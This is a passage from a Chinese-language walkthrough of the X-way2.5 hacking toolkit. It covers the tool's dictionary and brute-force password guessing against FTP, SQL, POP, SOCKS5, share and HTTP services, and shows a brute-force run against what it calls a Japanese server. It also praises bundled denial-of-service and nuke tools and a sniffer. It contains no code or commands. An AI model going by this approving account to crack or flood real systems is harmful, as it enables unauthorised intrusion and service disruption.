


图 6

如图 7 所示就是“地址查询”的一次结果。

“猜解机”，顾名思义，是用来猜解口令的，如图 8 所示。主要有“FTP 猜解”、“SQL 猜解”、“POP 猜解”、“SOCKS5 猜解”、“共享猜解”、“HTTP 猜解”六项。这其中，FTP、SQL 及共享猜解我认为是最有用的了。默认情况下，X-way2.5 使用的是字典猜解，我们可以通过“猜解配置”来进行字典文件的设置。X-way2.5 除了提供字典猜解外，也提供了暴力法破解，我们只需选中“选取字符集”，然后再选择自己需要的字符集，包括“大小写英文字母、数字以及特殊字符，最后选择密码长度就可以对目标服务器进行穷举破解了，如图 9 所示。




图 7




图 8

如图 10 所示，是 X-way2.5 对一台日本服务器进行暴力破解，令人感到高兴的是，我们可以随时通过“暂停猜解”来暂停，通过“保存进度”来将猜解的情况进行保存，通过“读入进度”来随时继续猜解，这样你就不必担心猜解会半途而废了。类似的工具在流光 4.7 中也有。




图 9




图 10

“黑匣子”是 X-way2.5 自带的几个攻击性的小工具，如图 11

所示。其中，NUKE 主要被用来攻击 WIN98/98SE 系统，OOB 可以用来攻击 WIN95 和 WINNT 4.0，MSSQL 是专门用来对 MS-SQL 数据库进行 DDoS 攻击的，SMTP 可以用来攻击 SMTP 服务器，PLUGIN 是专门通过 80 端口对服务器进行攻击的工具。这可是 X-scan2.3 和流光 4.7 中绝对没有的好东西，不过可得小心使用呀！




图 11

"嗅探器"，这是一个用于网络监听的工具，不错吧，这可也是 X-scan2.3 和流光 4.7 中所没有的一个好东西，很实用的，如图 12 所示。




图 12

在 X-way2.5 的"工具(T)"中，还有一个不错的工具，就是"网络状态(X)"，如图 13 所示。它可以用来监视系统中目前哪些端口被开启处于监听状态等等，这也是一个非常不错的功能。

最后再让我们看一下"工具(T)"中的另一个非常好的工具"TFTP 服务器(T)"，如图 14 所示。使用非常简单，通过"..."选择好目录后，点击"启动"，我们的电脑就成了一台 TFTP 服务器了。

